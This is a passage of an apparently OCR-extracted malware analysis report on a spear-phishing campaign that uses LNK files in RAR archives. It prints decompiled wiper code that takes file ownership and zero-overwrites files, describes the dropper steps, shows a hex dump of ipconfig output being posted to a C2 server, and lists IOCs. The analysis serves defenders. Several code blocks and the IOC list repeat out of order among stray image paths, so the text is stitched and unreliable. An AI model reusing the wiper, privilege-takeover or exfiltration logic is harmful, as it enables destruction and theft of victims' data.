    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //

        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

